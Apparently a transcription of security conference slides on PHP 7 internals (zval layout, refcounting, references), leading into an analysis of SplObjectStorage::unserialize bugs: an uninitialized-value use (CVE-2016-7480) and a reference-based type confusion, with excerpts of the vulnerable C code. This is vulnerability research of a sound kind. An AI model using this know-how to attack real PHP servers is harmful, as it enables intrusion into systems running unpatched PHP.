
```
struct _zval_struct {
    /* Variable information */
    zvalue_value value;     /* value */
    zend_uint refcount__gc;
    zend_uchar type;    /* active type */
    zend_uchar is_ref__gc;
};
```

- Zval is a pointer
- Zval creation => allocate struct
- GC – refcount + cycle detection
- Reference – point same struct

New Zvals motivation

- Less derefs
- Less allocations
- Designed for embedding
  - In structs
  - In arrays
  - On the stack

New Zvals



```
struct _zval_struct {
    zend_value          value;
    union {
        struct {
        } v;
        uint32_t type_info;
    } u1;
    union {
    } u2;
};
```

- Only value & type
- zend_value: union
  - primitive value
  - pointer to struct

Example: int


$x = 1337;

zval struct	
value	1337
type	IS_LONG

New Zvals - refcount

- Refcount depends on type
  - Not refcounted: primitives
  - Refcounted: complex types

Example: string



```
struct _zend_string {
    zend_refcounted_h gc;
    zend_ulong        h;
    size_t            len;
    char              val[1];
};
```

Example: string

$x = “apple”;

zval struct	
value	
type	IS_STRING

_zend_string	
refcount	1
hash	0
len	5
val[]	‘a’
	‘p’
	‘p’
	‘l’
	‘e’
	‘\0’

New Zvals – references

- New type: reference

```
$x = 1337;
```

zval struct ($x)	
value	1337
type	IS_LONG

New Zvals – references

- New type: reference

```
$x = 1337;
$y = &$x;
```


zval struct ($x)	
value	1337
type	IS_LONG

_zend_reference		
refcount	0	
val	zval struct	
	value	1337
	type	IS_LONG

New Zvals – references

- New type: reference


```
$x = 1337;
$y = &$x;
```



New Zvals – references

- New type: reference

```
$x = 1337;
$y = &$x;
```



ZVALS Take Away


- Designed for embedding
- Less derefs
- Less heap use
- References - complicated

BUGS

(AKA vulns)


Code Smell

- Global pointer to stack
- SplObjectStorage::unserialize



```
zval entry, inf;
...
    if (!php_var_unserialize(&entry, &p, s + buf_len, &var_hash)) {
```


- Not a bug



```
var_replace(&var_hash, &entry, &element->obj);
```

Use Uninitialized Value


- SplObjectStorage::unserialize



```
zval entry, inf
...
        if (!php_var_unserialize(&inf, &p, s + buf_len, &var_hash))
```

CVE-2016-7480

- Which leads to




```
"R:" iv ";"     {
    ...
    zval_ptr_dtor(rval);
```

  – rval = &inf

- Less common with pointers

Type Confusion

- Making a Reference…
- Change type
- SplObjectStorage::unserialize



```
/* store reference to allow cross-references between different elements */
if (!php_var_unserialize(&entry, &p, s + buf_len, &var_hash)) {
    goto outexcept;
}
if (Z_TYPE(entry) != IS_OBJECT) {
    zval_ptr_dtor(&entry);
    goto outexcept;
}
if (*p == ',') { /* new version has inf */
    ++p;
    if (!php_var_unserialize(&inf, &p, s + buf_len, &var_hash)) {
```

Type Confusion

php_var_unserialize(&entry)

Type Confusion


php_var_unserialize(&entry)



Type Confusion


```
php_var_unserialize(&entry)
```

```
if (Z_TYPE(entry) != IS_OBJECT) { /* ERROR!!! */ }
```




Type Confusion

```
php_var_unserialize(&entry)
if (Z_TYPE(entry) != IS_OBJECT) { /* ERROR!!! */ }
```
php_var_unserialize(&inf)



